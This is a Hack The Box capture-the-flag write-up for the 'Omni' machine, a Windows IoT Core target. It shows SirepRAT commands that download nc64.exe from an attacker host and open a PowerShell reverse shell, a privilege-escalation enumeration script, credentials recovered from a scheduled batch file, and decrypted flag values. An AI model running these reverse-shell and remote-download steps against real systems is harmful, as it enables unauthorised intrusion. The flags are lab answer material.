

HTB Omni



As usual we start with port enumeration.

```
nmap -T4 -p- -Pn -oN nmap/allports 10.10.10.204
PORT      STATE SERVICE  VERSION
135/tcp   open  msrpc    Microsoft Windows RPC
5985/tcp  open  upnp     Microsoft IIS httpd
8080/tcp  open  upnp     Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
29817/tcp open  unknown
29819/tcp open  arcserve ARCserve Discovery
29820/tcp open  unknown
```

There is a website running on port 8080 but it requires credentials that we don't have.



The last three ports from nmap are strange... If we try to goole them we find posts about Windows IoT Core. There is an easy exploit we can try.

SafeBreach-Labs/SirepRAT

SirepRAT Features full RAT capabilities without the need of writing a real RAT malware on target. The method is exploiting the Sirep Test Service that's built in and running on the official

https://github.com/SafeBreach-Labs/SirepRAT

From the attacker machine we clone this repository.

```
git clone https://github.com/SafeBreach-Labs/SirepRAT.git

#We will need to install enum34 to run the python script inside of this repo

pip install enum34
```

Now we can run basic enumeration script with SirepRAT.py

```
python SirepRAT.py 10.10.10.204 GetSystemInformationFromDevice

<SystemInformationResult | type: 51, payload length: 32, kv: {'wProductType': 0, 'wSe
rvicePackMinor': 2, 'dwBuildNumber': 17763, 'dwOSVersionInfoSize': 0, 'dwMajorVersio
n': 10, 'wSuiteMask': 0, 'dwPlatformId': 2, 'wReserved': 0, 'wServicePackMajor': 1,
 'dwMinorVersion': 0, 'szCSDVersion': 0}>
```

We can upload the nc.exe binary to the victim machine and get a reverse shell. But first we need to download the 64bit version of nc.exe otherwise we would get an error. It can be downloaded here:

From the attacker machine run the following command:

```
#Download nc64.exe
wget "https://github.com/int0x33/nc.exe/raw/master/nc64.exe"

#Start python3 http server
python3 -m http.server

#Upload nc64.exe to victim machine
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Win
dows\System32\cmd.exe" --args "/c powershell Invoke-WebRequest -OutFile C:\\Windows
\\System32\\spool\\drivers\\color\\nc64.exe -Uri http://10.10.14.161:8000/nc64.exe" -
-v

#Start listening on port 9001
nc -lnvp 9001

#Get reverse shell
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Win
dows\System32\cmd.exe" --args "/c C:\\Windows\\System32\\spool\\drivers\\color\\nc64.
exe 10.10.14.161 9001 -e powershell.exe" --v
```

```
kali@kali:~/Desktop/htb/Omni$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.217] from (UNKNOWN) [10.10.10.204] 49682
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
```

We are in! Let's use JAWS to enumerate files.

411Hall/JAWS

JAWS is PowerShell script designed to help penetration testers (and CTFers) quickly identify potential privilege escalation vectors on Windows systems. It is written using PowerShell 2.0

https://github.com/411Hall/JAWS

From the attacker machine run the following commands:

```
#Download enumeration script
wget "https://raw.githubusercontent.com/411Hall/JAWS/master/jaws-enum.ps1"

#Upload enumeration script to victim
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Win
dows\System32\cmd.exe" --args "/c powershell Invoke-WebRequest -OutFile C:\\Windows
\\System32\\spool\\drivers\\color\\jaws.ps1 -Uri http://10.10.14.161:8000/jaws-enum.p
s1" --v
```

Then from the victim machine run the local enumeration script.

```
cd C:\Windows\System32\spool\drivers\color\
powershell.exe -ExecutionPolicy Bypass -File .\jaws.ps1
```

We find many interesting files.

```
 Files with Full Control and Modify Access


C:\Data\Users\administrator\root.txt
C:\Data\Users\app\hardening.txt
C:\Data\Users\app\hardening.txt
C:\Data\Users\app\user.txt
```


```
 Scheduled Tasks

Current System Time: 09/01/2020 15:28:09

TaskName    : \revert
Run As User : SYSTEM
Task To Run : C:\Program
              Files\WindowsPowerShell\Modules\PackageManagement\r.bat
```

This is the content of the file it has found:


```
PS C:\Windows\System32\Spool\drivers\color> type 'C:\Program Files\WindowsPowerShell\Modules\PackageManagement\r.bat'
type 'C:\Program Files\WindowsPowerShell\Modules\PackageManagement\r.bat'
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP

:EXIT
```

We find credentials: administrator:_1nt3rn37ofTh1nGz


This credentials work on the website running on port 8080, we get presented with an administrator interface.



We can even get a screenshot from the device!



In the process tab we can run commands.



From the attacker machine start a listener on port 9005 like we did before.

Then run the following command:

```
C:\Windows\System32\spool\drivers\color\nc64.exe 10.10.14.161 9005 -e powershell.exe
```

This is the content of C:\Data\Users\app\hardening.txt:

```
PS C:\Data\Users\app> type hardening.txt
type hardening.txt
- changed default administrator password of "p@ssw0rd"
- added firewall rules to restrict unnecessary services
- removed administrator account from "Ssh Users" group

PS C:\Data\Users\app>
```

C:\Data\Users\app\user.txt and C:\Data\Users\administrator\root.txt are PSCredential files.

The content of C:\Data\Users\app\user.txt is:

```
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe2721
40835db3caa2885364000000000200000000001066000000010000200000000ca1d29ad4939e04e514d26b
9706a29aa403cc131a863dc57d7d69ef398e0731a000000000e8000000002000020000000eec9b13a75b6
fd2ea6fd955909f9927dc2e77d41b19adde3951ff936d4a68ed750000000c6cb131e1a37a21b8eef7c34c
053d034a3bf86efebefd8ff075f4e1f8cc00ec156fe26b4303047cee7764912eb6f85ee34a386293e7822
6a766a0e5d7b745a84b8f839dacee4fe6ffb6bb1cb53146c6340000000e3a43dfe678e3c6fc196e434106
f1207e25c3b3b0ea37bd9e779cdd92bd44be23aaea507b6cf2b614c7c2e71d211990af0986d008a36c133
c36f4da2f9406ae7</SS>
    </Props>
  </Obj>
</Objs>
```

To read the contet of the file and read plain text password we can use simple commands.

```
$cred = Import-CliXml -Path 'C:\Data\Users\app\user.txt'
```

```
PS C:\Data\Users\app> $cred = Import-CliXml -Path 'C:\Data\Users\app\user.txt'
$cred = Import-CliXml -Path 'C:\Data\Users\app\user.txt'
PS C:\Data\Users\app> $cred
$cred

UserName                  Password
--------                  --------
flag     System.Security.SecureString


PS C:\Data\Users\app>
```

```
$Cred = $cred.GetNetworkCredential()
$Cred.password
>> 7cfd50f6bc34db3204898f1505ad9d70
```

The user flag gets printed out to the screen. Now we can use the same methodology to print out the root flag.

The content of C:\Data\Users\administrator\root.txt is:

```
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af9398c6
48be30a7dd764d1f3a000000000200000000001066000000010000200000004f4016524600b3914d83c0f
88322cbed77ed3e3477dfdc9df1a2a5822021439b000000000e8000000002000020000000dd198d09b343
e3b6fcb9900b77eb64372126aea207594bbe5bb76bf6ac5b57f4500000002e94c4a2d8f0079b37b33a75c
6ca83efadabe077816aa2221ff887feb2aa08500f3cf8d8c5b445ba2815c5e9424926fca73fb4462a6a70
6406e3fc0d148b798c71052fc82db4c4be29ca8f78f0233464400000008537cfaacb6f689ea353aa5b445
92cd4963acbf5c2418c31a49bb5c0e76fcc3692adc330a85e8d8d856b62f35d8692437c2f1b40ebbf5971
cd260f738dada1a7</SS>
    </Props>
  </Obj>
</Objs>
```

```
$cred = Import-CliXml -Path 'C:\Data\Users\administrator\root.txt'
$Cred = $cred.GetNetworkCredential()
$Cred.password
```

```
PS C:\windows\system32> $cred = Import-CliXml -Path 'C:\Data\Users\administrator\root.txt'
$cred = Import-CliXml -Path 'C:\Data\Users\administrator\root.txt'
PS C:\windows\system32> $Cred = $cred.GetNetworkCredential()
$Cred = $cred.GetNetworkCredential()
PS C:\windows\system32> $Cred.password
$Cred.password
5dbdce5569e2c4708617c0ce6e9bf11d
PS C:\windows\system32>
```

Grab the root flag & go home.